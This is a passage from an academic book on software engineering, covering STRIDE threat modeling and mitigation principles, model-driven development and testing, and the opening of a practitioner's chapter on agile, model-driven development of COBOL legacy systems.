- **Determining and Ranking the Threats:** In this step a threat categorization method called as STRIDE (Spoofing, Tampering, Repudiation, and Information disclosure, Denial of service and Elevation of privilege) is recommended which illustrates a set of threat categories, so that identification and ranking of threats in the application can be carried out in a structured and repeatable manner as shown in Table 2.

The security controls are further detailed to provide design and coding guidelines for enforcing protection from attackers. They are often used by the review team to prepare a checklist for code review to check appropriate controls for authentication, authorization, cookie management, session management, integrity and code management (data/input validation, error handling, information leakage, logging and audit), non-repudiation and confidentiality, and availability of service.

- **Mitigating Threats:** Having determined which part of the software system (applications, servers, daemons, agents, etc.) is vulnerable to attacks; one has to reduce the damage. This section provides a few common mitigating principles that are core to different methods used by designers, and described as follows:
  - Secure software must always validate inputs. Special care has to be taken to determine a potentially un-trusted source when working with data.
  - Take advantage of sandboxing, i.e. determine limits or boundaries on what a software component can do so that damage is minimized when the software gets compromised by an attack.
  - Minimize the risk of information disclosure by compartmentalizing your software and ensuring that each component of the software is properly segregated with respect to its information need and access only those data it needs.
  - Perform "fuzzing" is a test design technique where bad data is sent to the software intentionally to see if it breaks, and take measures to fix the vulnerabilities.

Table 2. STRIDE Threat List

Threat	Example	Security Controls
Spoofing	Illegally access and use another user's username and password	Authentication
Tampering	Maliciously modify persistent data, and data in transit between computers over insecure network or Internet	Integrity
Repudiation	Perform illegal operations in a system that cannot trace prohibited operations.	Non-repudiation
Information disclosure	Read file without access, or to read data in transit.	Confidentiality
Denial of service	Deny access to valid users, or making a web server temporarily unavailable or unusable	Availability
Elevation of privileges	Gain privileged access to resources for gaining unauthorized access to information or to compromise a system	Authorization

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

  - Take advantage of the security functionality built into the operating system (OS) and the network environment, and ensure OS hardening, firewalls, cryptography etc.
- **Security Testing:** The method followed to validate that security is built into the system is to carry out Penetration Tests (Pen Test in short). Interested reader can take a look into the references (Bacudio et al., 2011) for further information on security testing. Bacudio et al. (2011) had given an overview of process and tools used in pen test for different type of applications. LaBarge et al. (2012, December) had given the design and implementation of cloud security testing using open stack Essex cloud management software package.

CURRENT RESEARCH AND FUTURE DIRECTIONS

In the recent years Model Driven Development (MDD) has been receiving a lot of attention from both industries and academia. In MDD, modeling is used to visualize the design and validate it against requirements before the software development and implementation. In the MDD paradigm, a design model is refined to obtain the code. This shift in paradigm results in significant changes in the way software is designed, maintained, and tested.


MDD gives architects the ability to define and communicate a solution while creating artifacts that become part of the overall solution. An architect plays multiple roles on any given project. Beyond defining a solution for a business problem, an architect's responsibilities often include communicating the solution to multiple stakeholders such as business sponsors, potential end users, and development organizations. Architects usually create a number of diagrams to communicate the solution to each of the stakeholders. MDD provides tools to perform design and development that supports the generation of code and facilitates proper synchronization between the diagrams and code, which gives stakeholders a true representation of the solution. Synchronizing the diagrams and code manually is often time-consuming and is meaningless as time to market is an important factor for a software product.

Design tools helps in creating code from models and can be used to define a contract between the product sponsors and the development team. A clear understanding of the design solution eliminates ambiguity arising in development team. With release of the UML, OMG became the market leader in providing a modeling language for software development. Until now UML is still the most used modeling language. In 2001, the OMG released the MDA as the new approach for developing software using models and modeling techniques. The main aim of the MDA is to reach an abstraction level that concentrates on defining the structure and behavior of the system independent from the underlying implementation technology. The MDA adopted the already defined technologies for enabling the model driven approach, as UML and Meta Object Facility (MOF). In the OMG meta-model architecture MOF is the top layer with UML like meta-models and UML like specification in the subsequent layers below it.

The MOF is an OMG-standard meta-modeling language. MOF provides a metadata management framework. The current purpose of the MOF as given by the OMG (OMG, 2004a) is to enable the development and interoperability of model and metadata driven systems such as modeling and development tools, data warehouse systems and metadata repositories. OMG's latest released version of the MOF is 2.0.

MOF provides a modular architecture and the modularity for the MOF is introduced in the UML infrastructure library as *"a principle of strong cohesion and loose coupling is applied to group constructs into packages and organize features into meta-classes"* (OMG, 2004b). The MOF package contains three sub-packages that are the *Essential MOF (EMOF), the complete MOF (CMOF),* and *the SemanticDomain*.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



The MOF defines the purpose for both EMOF and CMOF packages as: *"A primary goal of EMOF is to allow simple meta-models to be defined using simple concepts while supporting extensions (by the usual class extension mechanism in MOF) for more sophisticated meta-modeling using CMOF"*(OMG, 2004a). The SemanticDomain package describes the semantic domain for the CMOF and is optional for the EMOF. Therefore, the CMOF is taken from being a meta-model to being a modeled system.

The facilities provided by MOF are shown in Figure 21. MOF repository stores meta-models and are accessed via Interface Description Language (IDL) interfaces. MOF provides same interfaces for all meta-models. MOF-to-IDL mapping generates meta-model specific repositories which can store, manipulate, retrieve, and exchange models. It provides standard Application Programming Interface (API) for modeling tools and common interchange format for all meta-models.

The popularity of *"Automated"* Model Based Testing (MBT) shows increasing trend due to development of MDD and the availability of tool support. Moreover, if the design model is verified at the initial stage in SDLC, testers find it easier to test the software, also, the time and manpower for testing is reduced. For systems developed using MDD, model-based testing techniques is more suitable as it improves quality of the product as well as reduces the time to market. In recent years, a number of model-driven testing techniques have been proposed in the literature (Bertolino & Basanieri, 2000; Ali et al., 2007; Samuel et al., 2007; Briand & Labiche, 2001).

Designing test cases requires plan, techniques as well as practice. While testing the software, there could be large number of *"possible test cases"* even for simple systems. Therefore, running all possible test cases require a lot of time and effort. Designing a *"valid test suite"* is a challenge in the testing process. While developing these test cases, the goal is to develop fewer test cases with maximum coverage. The *"model based test case generation"* approaches based on *"design models*" are also popular among developers as they improve the design quality by identifying faults in the implementation at early stage, and thereby reduce the development time. To further reduce the time and effort required to run a test

Figure 21. Facilities Provided by MOF

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

suite, the trend is to automate test case generation from various design models as proposed by researchers (Linzhang et al., 2004; Samuel et al., 2007; Sharma et al., 2007; Samuel & Joseph, 2008).

Any software once designed and implemented undergoes modification, till it is replaced by a more advanced form of software. During these modifications *"Regression testing*" is carried out to simulate and verify the correctness of the system after the change. Although regression is associated with system testing, it can also be carried out at unit, integration testing phases. Regression testing is an expensive maintenance activity and consumes almost 50% of maintenance cost (Leung & White, 1989). The recent trend is to reduce the cost of regression testing. A number of techniques such as *Regression Test Selection* (RTS), *Test Case Prioritization* (TCP), and *Test Suit Minimization* (TSM) have been proposed by researchers (Yoo & Harman, 2010). An RTS technique selects a subset of test cases from a test suite to test the affected parts of a program and reduces the testing effort. Large numbers of RTS techniques have been reported for both procedural (Ball, 1998; Gupta et al., 1996; Rothermel & Harrold, 1997) and object-oriented programs (Rothermel et al., 2000; Harrold et al., 2001; Ali et al., 2007; Farooq et al., 2007; Naslavsky & Richardson, (2007, November); Briand et al., 2009).

As the static analysis of large software systems is computationally expensive, *model-based RTS* techniques based on design models appear to be a promising approach and have been reported in the literature (Naslavsky & Richardson, (2007, November); Ali et al., 2007; Yoo & Harman, 2010). Furthermore, model-based RTS can also help to take into consideration behavioral aspects such as *state transitions, message paths, and task criticality*, etc. which are not easily extracted from static code analysis.

CONCLUSION

This chapter introduces the design principles and the challenges in software design. It describes the current UML modeling using the OOD methodology, differentiating it from the classical procedural design method. Unlike many branches of engineering design where the requirement specification is quantifiable, and the design solutions are based on mathematical modeling, the software design and modeling techniques involve logical modeling and abstraction.

Use of design patterns provides an effective solution for modularity and re-use. Since quality is an important factor to measure the acceptance level of the software product by the users, an effort has been made to highlight the importance of quality attributes and design metrics as measures of software design. Design and product simulation using prototyping has been elaborated for improving requirement analysis and design from user's perspective. Software processes such as RAD, RUP and Agile are recommended as they provide ample scope for user interaction and feedback resulting in improved design. Lastly, in the current highly networked world of Information Communication Technology (ICT), the security attribute of software is recognized as one of the biggest challenge for an organization. In this chapter, the authors made an effort to bring out the latest trends in security threat modeling and mitigation approaches.

Finally, an attempt has been made to discuss some of the latest research and future trend in design and modeling concepts such as MDD, MDA, and MOF which support interoperability between models and code generation. Also, various design models are being used in MDT, Test case automation, regression testing, and generation of test suite. In general, use of meta-models with the view to automating various software engineering tasks is the future research trend. All these efforts aim at detecting defects accurately at an early design stage and reducing the uncertainty in the software development process.

KEY TERMS AND DEFINITIONS

Agile Methods: It refers to a group of software development methods that provide higher flexibility and visibility to the software user while the product is still being developed as opposed to conventional software development methods where visibility and use is available only after the complete product is developed.

Business Process Modeling: It refers to the process of defining and documenting the business process flow along with associated artifacts and the business users in a graphical form. Business Process Modelling Notations (BPMN) and Business Process Execution Languages (BPEL) have been developed by analysts and vendors in an effort to provide tools which also helps the software development team to determine the software requirements.

Design Metrics: This refers to quantitative measures to verify the quality of software design. These metrics are defined by following the basic principles of software design and ensure use of good practice while performing the software design activities.

Meta Model Architecture: This depicts OMG's model driven approach in a pyramidal fashion. The top layer refers to Meta Object Facility (MOF), while the bottom layer consists of the UML specifications for the software system. MOF provides UML like meta-models.

Model Driven Approach (MDA): It refers to the model driven design, development, and testing approach released by the Object Management Group (OMG) in 2001. As per MDA, abstractions and modelling is used to visualize the structure and behaviour of the system independent from the underlying implementation technology. It helps in validating the software design against the requirements before developing and implementing the software product.

Object Oriented Design (OOD): It refers to the current practice of software development where real life objects form the basic blocks of software design and subsequent development using object oriented languages such as Java. Object properties such as abstraction, encapsulation, inheritance, polymorphisms, and message-passing describe the structure and behaviour of the underlying objects.

Prototyping: This refers to building a working model or a prototype of the software product to be developed depicting its look and feel and some basic functionality. It is a dynamic technique which is often used as a tool to evaluate a design, or validate user requirements by simulating the work flow of the software on the prototype.

Software Development Life Cycle (SDLC): This refers to the process of developing the software following well defined phases starting from collecting the software requirements, designing, developing, performing validations and verifications and implementing it.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Structured System Analysis and Design Method (SSADM): This is a SDLC with a procedural approach. It was introduced to analyze and design software systems in 1980, and is based on some of the early approach to design such as; logical data modelling, data flow modeling, and entity event modelling developed around 1975.

Threat Modeling: It refers to the methodologies followed in modeling different types of risks to the software from potential malicious attackers and hackers, and validating the security aspects of the software.

Unified Modeling Language (UML): Many different methods and notations were developed by analysts and researchers to perform object oriented analysis and design and software development which created communication problems. These were combined to the unified modelling language in 2002. While providing visual modelling tools independent of the programming language, it encouraged the object-oriented development approach and marketing of tools for software design and development.

Chapter 3
Ten Years of Experience with Agile and Model-Driven Software Development in a Legacy Platform

Chung-Yeung Pang
Seveco AG, Switzerland

ABSTRACT

In this chapter, a report containing the author's many years of experience in software development together with a discussion of software engineering are presented. The report begins with the software crisis and includes different projects following the traditional waterfall model with heavy documents. In a re-engineering project of a legacy IT system by modernizing COBOL applications, we established an agile and model driven approach to software development. This approach which has been successfully applied in 13 projects since 2004 is presented. The key factors required for our success will also be discussed. Both the good and bad experiences of the last ten years will be summarized. The chapter will be finalized with a vision of a new architecture for agile software development.

INTRODUCTION

Computer technology has evolved at a rapid rate. It was inconceivable that my current notebook has more computer power than the huge IBM 370 machine that ran my first program in my university days. It is a real joke when someone still uses hardware components from the good old days for today's business. On the other hand, what about software? Many COBOL programs developed in the 1970s are still in operation. In fact, enterprise IT systems usually undergo a long period of evolution. This decade long, the software projects evolved into some of the most complex software systems. For large corporations, mainframe applications programmed in COBOL often form the backbone of the IT structure. Despite their obsolescence, legacy systems continue to provide a competitive advantage through supporting unique business processes and containing invaluable knowledge and historical data.

Maintaining and upgrading legacy systems is one of the most difficult challenges many companies currently face. They struggle with the problem of modernizing these systems while keeping the day-to-day operation intact. As reported later in this chapter, many large corporations have tried but failed to re-build their legacy systems using object-oriented language like Java or Smalltalk. At the same time, new applications developed in Java do not seem to provide significant advantages in terms of performance or enhancement in business agility. On the other hand, with a proper approach to software development, one can build flexible, maintainable, agile applications in a legacy platform with a language like COBOL. The approach was first reported in 2012 (Cockburn & Highsmith, 2001; Pang, 2012) and its solution framework includes the following features:

- Modular and pluggable for architecture business and system component integration.
- Reuse in terms of design and code patterns.
- Use model driven approach and code generation in the development process.
- Test infrastructure for unit testing, component integration testing and service testing.
- Adapt agile development process.

The development approach is based on practical experience from a re-engineering project of a legacy IT system in a large corporation. It was first applied in 2004. During the last 10 years, the approach has been applied in 13 projects. Although some projects were under significant pressure with time and budget constraints, all projects were completed on time and within budget.

In this chapter, I report my many years of experience in software development, particularly the last ten years of using the development approach. The chapter is organized as follows. In the background section, my experience of the software crisis, software development process based on the waterfall model, challenges and success of software projects are elaborated. In the next section I discuss the agile development process with the agile manifesto and its critiques. Software architecture, which in my experience is crucial to the agile process for enterprise application development is also elaborated. In the following section the history and evolution of the agile architecture for our development approach are presented. The architecture, model driven approach, tools and framework are discussed. Following that is a section on project experience. Then a section on the experience with developers, development teams and managers is presented. Following is a section about overall experience and lessons learnt. The acceptance, positive and negative experience as well as the findings are presented in this section. The chapter is finalized with future research directions and conclusions.

BACKGROUND

As background I present my personal experience with the software crisis, various software development processes, as well as challenges and successes of software projects.

Software Crisis

In the early days of software history, programmers tended to develop their programs in an ad hoc style with no documentation. A result of this was the software crisis of the 1960s, 1970s and 1980s. Typical phenomena of the software crisis are (Crisis, 2010):

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Many problems have arisen in software development.
- Software projects tend to run over budget and are late or completely fail to deliver.
- Mission critical programs become obsolete and not maintainable.
- Enterprise IT systems have become increasingly complex and they cannot easily be managed.

I gained personal experience of the software crisis in the mid-1980s when I started my career as a software developer. My first job involved maintaining and extending a software package developed by 12 developers over a period of 5 years. All the developers had left the company. The only documents left behind were a few sketches on two scraps of paper. In this job, I had to go through thousands of lines of code written in different styles and structures and I tried to understand the algorithms of the whole software package. I fully understood the problems related to the software crisis after this experience. It also gave me a strong incentive to carry out research in software engineering. I would never support code centric approach to software development, although it is still common practice for most programmers.

Software Engnieering (Jackson, 2010) is a discipline that provides solutions to counter a software crisis. It defines standards, disciplines, methodologies and processes for software development. In the past decades, many new methodologies, standards, programming languages and paradigms have been developed. Programming styles like structural programming, object-oriented programming, etc. have been introduced. Programming languages such as ADA, C++, Smalltalk, Java, Prolog, etc. have been evolved to enable developers to program using better structures and to adapt to new programming styles like object-oriented programming as well as concepts of artificial intelligence and expert systems. Various CASE tools have become available to assist software development through modeling. The Unified Modeling Language (UML) has also evolved. Developers can build different software artifacts in different phases of a software development process in the form of UML models. For the software development life cycle (SDLC), we have the waterfall model, spiral development model, rational unified process (RUP), agile development process, etc. Extreme programming, rapid application development (RAD) with prototyping and SCRUM, etc. provide different programming paradigms. There has been a great evolution of software technologies since the period of the software crisis.

Despite the advances in software technologies, the problems related to software crisis do not seem to have been solved. The Standish Group's 2009 CHAOS report (Collier, 2009) shows only 32 percent of software projects are completed successfully. 44% are challenged which are late, over budget and/or have less than the required features and functions and 24% failed which are cancelled prior to completion or delivered and never used. "These numbers represent a downtick in the success rates from the previous study, as well as a significant increase in the number of failures", says Jim Crear, Standish Group CIO, "They are a low point in the last five study periods. This year's results represent the highest failure rate in over a decade".

I have personally observed similar statistics as those provided by the CHAOS report. Ambler challenged the CHAOS report in a LinkedIn debate and argued that the agile approach to software development has a far more successful rate (S.W. Ambler, 2013). In a vote, many participants shared that their projects had been successful (Ambler, 2013). However, most of them faced great challenges in their projects. Recently a friend celebrated the success of a software project in his company. The project was originally planned for two years; however it took four years to complete and costed three times the original budget. To the team it was a success as they argued that the final product has many functionalities that are different to the original concept of the product. It is difficult to define success. However, software development remains a challenge to date. More examples will be provided in a later sub-section.

Software Development Process

In 1970, (Royce, 1970) presented the first formal description of the waterfall model, although he did not use the term waterfall. The earliest use of the term "waterfall" may have been in a 1976 paper by Bell and Thayer (Bell & Thayer, 1976). As shown in Figure 1, the waterfall model provides a simple and logical structure of different activities involved with clear deliverables in a software development process. It is still popular today.

Despite its popularity, the linear sequential flow of activities in the waterfall model has many flaws. One major flaw relates to the concept that the requirements specification must be fully completed before the design and implementation activities start. This concept is in the mindset of many project managers, analysts and developers. "We can't start the development unless we know exactly what we are going to develop". One always hears such a sentence in a development project. Unless the project is very small, I personally have never come across the fact that any requirements specifications can be made up front and remain unchanged throughout the development life cycle. In the late 80s I went for a job interview. The project was to develop a new version of a radio phone system. The project was originally planned for two years. During my interview, I was told that they had been in the phase of specifying the requirements for one and a half years. Development had not started yet. Later on I took a job to develop a mobile communication system. We spent three quarters of a year trying to come up with the system specification. I requested to develop some prototypes but was turned down by the project manager. We ended up spending too much of the budget with no signs of progress. The higher management did not agree to fund the project further and the project was ended. The final product of the project was a heap of documents that nobody would ever read.

There is a tendency to try to come up with a requirement specification for a perfect system that can solve all problems. This was the case for the two projects previously mentioned. In fact, in my drawer, there is still a set of CDs containing documents that had cost a financial institute many tens of millions

Figure 1. Waterfall model for software development process

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to develop in the late '90s. The documents contain the concepts and specifications of a dream financial system which was never completely developed. Those CDs have been in my drawer for over 15 years and I have not looked at them since.

In October 2007, we were going to develop a new version of our code generator. My original plan for the project was to have the first prototype in January and a new version in May 2008. A new project team took over the job. A couple of developers tried to come up with the requirement specification and we had meetings every two weeks to review this. There were many discussions on what the code generator should be able to do. In April 2008, we had still not completed the specification or got past the inception phase (the new term for the requirement specification phase). Then came the financial crisis and all projects were ended. Until now we have not had a new version of the code generator.


Requirement is often a moving target, as we see that most software packages have different versions. It is not a good idea to come up with a complete and thorough requirement before embarking on the next phase of development. It is the same as design. To complete a software design down to the final details before implementation starts is not advisable. Often we find that it is not feasible to implement the detailed design. Design should be constantly verified with prototypes. In short, the life cycle of software development is usually an iterative and incremental process.

Despite its flaws, the waterfall model has laid out a foundation for the software development process. In the meantime, lots of new models based on the waterfall model have evolved. As software development is actually an iterative process, Boehm (B. Boehm, 1986; B. W. Boehm, 1988) came up with a spiral model. The prototyping model is another approach that emphasizes the development of prototypes to allow users of the software to evaluate developers' proposals for the design of the eventual product by actually trying them out. Prototyping also serves the purpose of verifying the feasibility of implementation for architectural design. The incremental model is yet another model that applies the waterfall model incrementally. A recent approach is the agile software development methodology. This approach will be elaborated on in further detail in a later subsection. The different approaches of the software development life cycle (SDLC) have been well presented in many literatures (Johnson & Robinson, 2001).

Challenges in Software Projects

Advances in software technologies have made numerous promises. Back in the late '80s, software scientists claimed that OO languages were for programming on the whole (Wegner, 1989). The OO paradigm with polymorphism and inheritance was a solution to resolve and control the complexity of enterprise applications. Corporation executives have been led to believe that if they could port all their legacy applications to a new platform using programming languages such as Java and Smalltalk, they would have business agility and a great reduction in operating costs. In real practice, this often turns out to be an illusion.

A few years ago there was a project to port all the COBOL applications from the IBM z/OS system to the UNIX platform using Java as the main programming language. The project team had two and a half years time with substantial funding. The company executives were so committed to the project that they terminated all the software licenses of their legacy system at the time the project was scheduled to be completed. The project failed to complete and the company ran into so many problems that its survival was in question.



EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Enterprise IT systems involve a complex interplay of people and processes. Technologies alone do not provide solutions for managing the complex IT landscape. Development style, budget pressures and project deliverables followed by the need to deliver short-term results in an over-constrained environment led to the rapid creation of huge amounts of proprietary code. Figure 2 shows a typical outline of Java packages' inter-dependencies in a real enterprise project. Classes are developed as required. Cross references are made between objects when extensions of existing classes for new functionalities are required. This results in a "mountain-of-spaghetti" of Java code. The maintenance and operation of such a system represents a logistic nightmare just like COBOL based programs in legacy IT systems. The re-engineering of current IT systems turns into a process of continuous cycles.

Another example of failure was the development of a new general ledger system in a large corporation in the mid-90s. The system was based on a client server architecture. Smalltalk was the language for GUI development for the front end, while the existing mainframe back end system would act as a server to provide the data requested by the front end. Many hundreds of millions were invested in the project. The major problem with the project (in my opinion) was the implementation of the architecture. Populating a field would normally involve sending a query to the server. Eventually there were too many transactions involved in the mainframe system just to populate one screen. The system performance was absolutely not acceptable and operation costs would be too high. The last announcement by the management in that project was that they could not manage OO and client server technology. The project was ended.

A couple of years ago the Swiss government announced the complete failure of a software project for tax management after an investment of the equivalent to over one hundred million USD. In the press we

Figure 2. Illustration of Java packages' inter-dependencies of an application

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

were informed that the central office divided the whole project into the development of many software packages and subcontracted these packages to different contractors. These software packages did not work together.

For all the examples described so far, they show that software development is still a challenge 40 years after the start of the software crisis period. The causes of failure in software projects vary. They could be flaws in the development process such as consuming most of the budget in requirement specifications, flaws in architectural design and implementation like the project with the general ledger system, unable to handle the complexity of the software system, particularly when a huge system should be developed in one go, or poor project management and understanding of what is really required to manage a software project.

Success in Software Development

In 2006 the Standish Group put forward the following top ten success factors for IT projects (Hartmann Preuss, 2006; Krigsman, 2006).

1. User involvement
2. Executive management support
3. Clear business objectives
4. Optimizing scope
5. Agile process
6. Project management expertise
7. Financial management
8. Skilled resources
9. Formal methodology
10. Standard tools and infrastructure

In addition to the factors listed above, an additional key factor is the ability to resolve and control complexity. Staying focused on the essentials and proper architectural design are also important factors.

The above list provides a set of check points for IT projects. Descriptions of these factors can also be found in the 2001 online article by (Johnson & Robinson, 2001). It is interesting that the factor "firm basic requirements" in this article has been replaced by "agile process".

In the late '80s, I was involved in a telecommunication project. In this project we had a framework written in Modula 2. The framework was based on architecture with a plug and play mechanism for the modules. The whole framework provided a frame for every application with an infrastructure for all the basic system functions in place. When new requirements came in, we carried out some analyses and quickly developed prototypes to verify the requirements as well as the design. The development process was evolutionary and iterative and we were able to estimate the effort required for each requirement. Applications were developed on time and within budget.

From the late '90s to the early 2000s, I experienced success in a number of projects that had solid architectures and used an iterative and incremental development process. The 13 projects of the last 10 years that used the approach presented in this chapter are also examples of successful stories.

AGILE DEVELOPMENT PROCESS AND SOFTWARE ARCHITECTURE

In this section, I present the concept of agile development process together with its critics and problems. A subsection focused on the agile software architecture which I consider rather important to the success of software projects is also included

Agile Manifesto and Development Process

The agile software development process has become very popular in the software industry over the past few years. This process takes the evolutionary and iterative approach to software development (S.W. Ambler, 2010; Larman, 2003) and focuses on adaptation to changes. The concept fits well with any re-engineering project to improve business and IT agility. As previously mentioned the Standish Group removed "firm basic requirements" as a success factor and replaced it with "agile process". To establish firm basic requirements requires a detailed analysis of the business process and how it should function at the start of the project. In the agile development process, on the other hand, concrete requirements are identified along with the development process through successive implementations of prototypes.

In an agile development process, requirements and solutions evolve through collaboration between self-organizing, cross-functional teams. It promotes adaptive planning, evolutionary development, early delivery, continuous improvement and encourages a rapid and flexible response to change. The *Agile Manifesto*, which first laid out the underlying concepts of Agile development, introduced the term in 2001. The manifesto items within the agile software development context are:

- Individuals and interactions over processes and tools: In agile development, self-organization and motivation are important, as are interactions such as co-location and pair programming.
- Working software over comprehensive documentation: Working software will be more useful and welcome than just presenting documents to clients in meetings.
- Customer collaboration over contract negotiation: Requirements cannot be fully collected at the beginning of the software development cycle, therefore continuous customer or stakeholder involvement is very important.
- Responding to change over following a plan: Agile development focuses on quick responses to change and continuous development.

The Agile Manifesto is based on 12 principles:

1. Customer satisfaction through the rapid delivery of useful software.
2. Welcomes changing requirements, even late in development.
3. Working software is delivered frequently (weeks rather than months).
4. Close, daily cooperation between business people and developers.
5. Projects are built around motivated individuals, who should be trusted.
6. Face-to-face conversation is the best form of communication (co-location).
7. Working software is the principal measure of progress.
8. Sustainable development, able to maintain a constant pace.
9. Continuous attention to technical excellence and good design.
10. Simplicity—the art of maximizing the amount of work not done—is essential.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

11. Self-organizing teams.
12. Regular adaptation to changing circumstances.

There is extensive literature on the topic of the agile development process and practices(S.W. Ambler, 2013; Larman, 2003; McGovern, 2003). Some of the most common practices include SCRUM, test-driven development (TDD), the user story driven approach, agile modeling, etc. The Agile Alliance has provided a comprehensive online collection with a map guide to applying agile practices (S.W. Ambler, 2010). We do not adhere to just a single practice published in literature. Rather we basically break tasks into small increments with minimal planning. Iterations have short time frames. An iteration can involve a team working through a full software development cycle, which includes planning, requirements analysis, design, coding, unit testing and acceptance testing when a working product is demonstrated to stakeholders. This helps to minimize overall risk and lets the project adapt to changes quickly.

Critics and Problems Related to Agile Development Process

The agile approach to software development eliminates the heavy documents that result from the waterfall model and hence reduces the significant effort invested in the requirements specification. The process also forces the development team to stop dwelling on the very high level concepts about what the system should do by getting the development down to the ground with early prototyping. It has numerous advantages over the conventional waterfall model.

Despite its many advantages, there are also many critics against the agile approach (Bogard, 2012; Harlow, 2014). Rakitin, (2001) criticized the agile approach as an attempt to undermine the discipline of software engineering. The concept of "Working software over comprehensive document" leads to "We want to spend all our time coding. Remember, real programmers don't write documentation." In fact, most programmers do love the code centric style of development. I have come across development teams that carry out a purely code centric style of development while claiming that they use the agile approach.

A similar critique was raised by Gualtieri (Gualtieri, 2011). In his blog, Gualtieri found that "working software as the measure of progress" is narcissistic. Rushing to write code is oft the translation of this misguided principle. Another critique he put forward is related to "business people and developers working together daily". He did not agree that meeting together with the business people every day would get the requirement right. Often business people are not the same as the users. The development team must understand the business and the users. Gualtieri commented that software is not code and development teams are not coders. Great developers must be design and domain experts. He also pointed out that design is essential. One gets what one designs, so one better get the design right.

Moczar (Moczar, 2013) pointed out the following three flaws in agile methodology:

1. "Delivery over quality" recasts the agile principle of "early and continuous delivery" of valuable software. Focusing on continuous delivery has the effect of creating an unmanageable defect backlog.
2. "Development over planning" hits the agile principle of "responding to change over following a plan". This principle encourages poor and irresponsible planning while hiding its effects.
3. "Collaboration over management" with emphasis on self-organizing teams that do the right thing in some sort of group evolutionary manner. While self-organizing agile teams are also self-managing, they are not self-leading. An agile team needs the type of leadership that provides a vision to work

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

> towards and motivation for achieving that vision. A strong agile leader, often in the form of a product owner, knows how to motivate a team with a description of an extremely desirable product that is just beyond what the team may think it can do. Freed to pursue that goal and provided with ongoing guidance from a product owner, an agile team can become truly high performing.

Big projects using the agile approach like Universal Credit (Saravanan, 2013) and Surrey Police System (Murphy, 2014) have failed. Experts argued that the agile methodology was not properly adapted in these projects. This leads to the point that it is not at all easy to adapt the agile approach to software development for large projects in large organizations. Kiggundu (Kiggundu, 2014) presented a scenario that the user of an application from the National Health System in the USA is the entire population of the country. It is not possible to adapt to the principles of Agile when there are millions of stakeholders along with their complex interactions at individual, political and organization levels. In the various large organizations I have been involved in, the development teams are spread across different countries. It is not possible to have co-location of a development team in those organizations. In general, the larger the project and organization, the higher the complexity in both managerial and technical aspects. It is much harder for a large project to adapt a new technology than a smaller one. The failure rate is also higher. McKinsey (Blocher, 2012) reported that on average, large IT projects exceeding $15 million run 45 percent over budget and 7 percent over time, while delivering 56 percent less value than predicted.

In the Agile Manifesto 10th Anniversary, Kruchten (Kruchten, 2011) made the following comment:

The agile movement is in some ways a bit like a teenager: very self-conscious, checking constantly its appearance in a mirror, accepting few criticisms, only interested in being with its peers, rejecting en bloc all wisdom from the past, just because it is from the past, adopting fads and new jargon, at times cocky and arrogant. But I have no doubts that it will mature further, become more open to the outside world, be more reflective, and also therefore more effective. I got a hint of what's up for the future at the Snowbird meeting, which produced much more than our side meeting on elephants.

Throughout human history, whenever there was a complete turnover of government through a revolution, the state was in chaos afterwards. I feel that this applies to the software development process being carried out in large organizations. A complete turnover of an established process to software development in a large organization and enforcing the agile approach can easily lead to chaos. I tend to agree with Moczar's idea (Moczar, 2013) as he wrote:

Think of agile as the ability to take the input of all the variable elements of the project—budget, time, design patterns, reusability, customer needs, corporate needs, precedents, standards, technology innovations and limitations—and come up with a pragmatic approach that solves the problem at hand in such a way that the product is delivered properly.

In adapting to the agile approach, we need to change the mindset of developers gradually and introduce various techniques out of the agile methodology that would clearly bring benefits to the overall software development process. One must not undermine the software engineering principles that have evolved after so many years of experience.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Agile Software Architecture

In our modern days, nobody would gather carpenters, electricians, ironworkers, plumbers, masons, etc. and ask them to build a house without proper planning and architectural design. In software development, we still have this trend that programmers are gathered and start developing software without planning and design. A very experienced programmer once told me that they have never needed architecture. The architecture would appear after they build the software. Some developers using the agile approach would also argue that the software architecture would appear after the first few iterations. Software architecture design has been seen by many as a prime example of "big design up front" that is in contrast to general agile practices.

To program a single module for a set of independent functions is not a difficult task. In fact an experience programmer can write a lot of code within a short time. Problems arise when thousands of programs need to collaborate to perform the business functions. In a complex system (like the one illustrated in figure 2), it is almost impossible to keep an overall view of all the modules. Functions of an individual module and the parts it plays in the system are no longer transparent. At the start of the project, one may observe very fast progress. As the system grew, adding new modules into the system would increase its complexity and make the whole situation worse. Maintenance becomes a very difficult task.

Programming a single module for a set of independent functions is not a difficult task. In fact, an experienced programmer can write a lot of code within a short time. Problems arise when thousands of programs need to collaborate to perform the business functions. In a complex system (like the one illustrated in Figure 2), it is almost impossible to have an overall view of all the modules. The functions of an individual module and the part it plays in the system are no longer transparent. At the start of the project, one may observe very quick progress. As the system grows, adding new modules to the system will increase its complexity and make the whole situation worse. Maintenance becomes a very difficult task.

To provide business and IT agility, one must be able to resolve and control the overall complexity of the IT system. Proper software architecture is required (Ali Babar, 2014). Netherwood states that architecture is important because it (Malan, 2010):

- Controls complexity.
- Enforces best practice.
- Gives consistency and uniformity.
- Communicates skill needs.
- Reduces risk.
- Enables re-use.

Architecture is defined as the rules, heuristics and patterns governing:

- Partitioning the problem and the system to be built into discrete pieces.
- Techniques used to create interfaces between these pieces.
- Techniques to manage overall structure and flow.
- Techniques used to interface the system to its environment.
- Appropriate use of development and delivery approaches, techniques and tools.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

